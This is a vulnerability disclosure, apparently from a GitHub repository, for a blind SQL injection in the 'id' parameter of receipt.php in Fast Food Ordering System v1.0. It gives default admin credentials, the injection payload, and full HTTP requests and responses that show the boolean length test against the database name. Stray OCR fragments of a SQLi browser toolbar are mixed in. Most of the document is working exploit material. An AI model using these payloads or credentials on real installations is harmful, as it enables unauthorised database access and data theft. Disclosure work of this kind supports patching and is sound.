debug601 Create SQLi-3.md History

1 contributor

36 lines (24 sloc) | 1.46 KB

Fast Food Ordering System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15366/fast-food-ordering-system-phpoop-free-source-code.html

Vulnerability File: /ffos/admin/sales/receipt.php?id=

Vulnerability location: /ffos/admin/sales/receipt.php?id=, id

Current database name: ffos_db,length is 7

[+] Payload: /ffos/admin/sales/receipt.php?id=10%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /ffos/admin/sales/receipt.php?id=10%27%20and%20length(database())%20=7--+ HTTP/1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

When length (database ()) = 6, Content-Length: 7417

```
GET /ffos/admin/sales/receipt.php?id=10%27%20and%20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 07:24:15 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 7417
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport"
```

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS

Load URL
Split URL
Execute

192.168.1.19/ffos/admin/sales/receipt.php?id=10' and length(database()) =6--+

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string

Fast Food Ordering System
Unofficial Receipt

Transaction Code:
Date & Time:
Processed By:

QTY	Items

Grand Total

Tendered

Change


Queue #

When length (database ()) = 7, Content-Length: 8389

```
GET
/ffos/admin/sales/receipt.php?id=10%27%
20and%20length(database())%20=7--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 07:24:39 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 8389

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport"
```



Fast Food Ordering System

Unofficial Receipt

Transaction Code: 2022053000009
Date & Time: May, 30 2022 15:43
Processed By: admin

QTY	Items
2	D1 - Coke 12oz x 25.00
2	B1 - Regular Burger x 85.00

Grand Total